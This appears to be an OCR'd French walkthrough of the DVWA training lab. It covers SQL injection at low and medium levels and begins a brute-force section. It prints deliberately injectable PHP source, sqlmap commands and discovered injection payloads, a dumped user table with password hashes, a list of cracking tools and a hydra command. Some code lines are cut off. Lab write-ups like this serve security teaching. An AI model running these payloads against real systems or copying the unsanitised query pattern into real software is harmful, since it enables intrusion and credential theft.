```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            mysqli_close($GLOBALS["___mysqli_ston"]);
            break;
        case SQLITE:
            global $sqlite_db_connection;

            #$sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
            #$sqlite_db_connection->enableExceptions(true);

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
```

```
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->lastErrorMsg();
            }
            break;
    }
}
?>
```


En voyant le code, on remarque qu'il n'y a aucune fonction d'échappement du type `mysqli_real_escape_string()` , la requête est inséré telles quelle ainsi l'injection est particulièrement facile.

3.2 Deuxieme niveau - medium

La principale différence avec le niveau d'avant (du moins que l'on remarque) est le fait que la requête est en `POST` donc pas l'url.

On va donc utiliser une méthode un peu différente pour ce niveau.
Nous allons combiner l'utilisation de `Burp suite` et `sqlmap` pour avoir une commande simple.

La première étape est d'ouvrir Burp Suite et d'intercepter la requête POST a l'aide du proxy.



Ensuite nous enregistrons le contenu de cette requête dans un fichier texte ici `info.txt` puis nous saissions cette commande

```
sqlmap -r info.txt -p id
```

Avec cette simple commande, nous sommes en mesure de déterminer les types d'injection comme précedemment. Le `-r` permet à sqlmap de rechercher les informations dans le fichier `info.txt` et le `-p` est le paramètre à attaquer.

```
Parameter: id (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (1195=1195) THEN 1 ELSE (SELECT 4170 UNION SELECT 8184) END))&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 6106 FROM(SELECT COUNT(*),CONCAT(0x717a717a71,(SELECT (ELT(6106=6106,1))),0x716b78

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8562 FROM (SELECT(SLEEP(5)))uvTx)&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x717a717a71,0x4c7a4650795057657750754 76b62734d4a615272796d56766e
---
```

Plus qu'à rajouter quelque paramètres pour retrouver les mot de passe des utilisateurs

```
sqlmap -r info.txt -p id --tables --columns -dump -T users -D dvwa
```

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------+-----------+------------+---------------------+--------------+
| user_id | user    | avatar                        | password                         | last_name | first_name | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------+-----------+------------+---------------------+--------------+
| 1       | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin      | 2024-12-16 08:41:41 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon     | 2024-12-16 08:41:41 | 0            |
| 3       | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack       | 2024-12-16 08:41:41 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo      | 2024-12-16 08:41:41 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob        | 2024-12-16 08:41:41 | 0            |
+---------+---------+-------------------------------+----------------------------------+-----------+------------+---------------------+--------------+
```

Bingo ! On obtient encore les identifiants

php

```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last  = $row["last_name"];

                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }
            break;
        case SQLITE:
            global $sqlite_db_connection;

            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            #print $query;
            try {
                $results = $sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }

            if ($results) {
                while ($row = $results->fetchArray()) {
                    // Get values
                    $first = $row["first_name"];
                    $last  = $row["last_name"];
```

```
                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
            } else {
                echo "Error in fetch ".$sqlite_db->lastErrorMsg();
            }
            break;
    }
}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the sourc
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOB
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```

On remarque que dans le niveau intermédiaire, il y a déjà un peu plus de contrôle.

- l'utilation de `mysqli_real_escape_string()` : permet de limiter les injections basique comme `'` `"` `;` etc.

Cependant, la requête reste très vulnérable puisque l'id est ajouter directement dans la requete dans vérification. Cela rend la requête vulnérable puisque `$id` pourrait être modifier pour ne pas être un entier

3.3 Troisième niveau - hard

4. Brute Force


Inutile d'expliquer le bruteforce, mais nous allons quand même le faire 😀.
Le bruteforce est une méthode d'attaque utilisée pour deviner un mot de passe, une clé de chiffrement ou toute autre information sensible en essayant systématiquement toutes les combinaisons possibles jusqu'à trouver la bonne. C'est une méthode simple mais parfois efficace, surtout si les mots de passe ou clés sont faibles ou mal sécurisés.

Il y a plusieurs outils disponible pour bruteforce :

Outil	Description	Cible principale	Site officiel/GitHub
Hydra	Outil rapide pour tester des mots de passe sur divers services réseau.	SSH, FTP, HTTP, SMTP, etc.	GitHub
Medusa	Outil de bruteforce modulaire et rapide pour les services réseau.	SSH, FTP, Telnet, MySQL, etc.	GitHub
John the Ripper	Craqueur de mots de passe hachés puissant et configurable.	Hachages de mots de passe	Site officiel
Hashcat	Outil de déchiffrement avancé pour hachages, avec support GPU.	Hachages de mots de passe	GitHub
Burp Suite	Suite d'outils pour les tests de sécurité, incluant un module de bruteforce.	Formulaires web, sessions HTTP	Site officiel
Wfuzz	Outil flexible pour le bruteforce des paramètres web.	URL, cookies, paramètres web	GitHub
Patator	Outil modulaire pour tester les mots de passe et autres services.	SSH, HTTP, DNS, MySQL, etc.	GitHub
Ncrack	Outil rapide pour tester la sécurité des authentifications réseau.	SSH, RDP, FTP, Telnet, etc.	GitHub
Aircrack-ng	Outil pour le craquage des clés de réseaux Wi-Fi.	Clés WEP/WPA sur Wi-Fi	Site officiel
CeWL	Génère des listes de mots (wordlists) basées sur les contenus d'un site.	Création de dictionnaires personnalisés	GitHub

4.1 Premier niveau - low

On arrive sur une simple page de login



On remarque en essayant des identifiants que ces derniers sont envoyés via la méthode `GET` car on a cette url.

```
http://dvwa.lan/DVWA/vulnerabilities/brute/?username=admin&password=admin&Login=Login#
```

On va utiliser `hydra` pour essayer de bruteforce.
La commande n'etant pas très lisible en screenshot, la voici directement :

```
hydra -l admin -P /opt/wordlists/wordlists/passwords/most_used_passwords.txt dvwa.lan http-get-f
```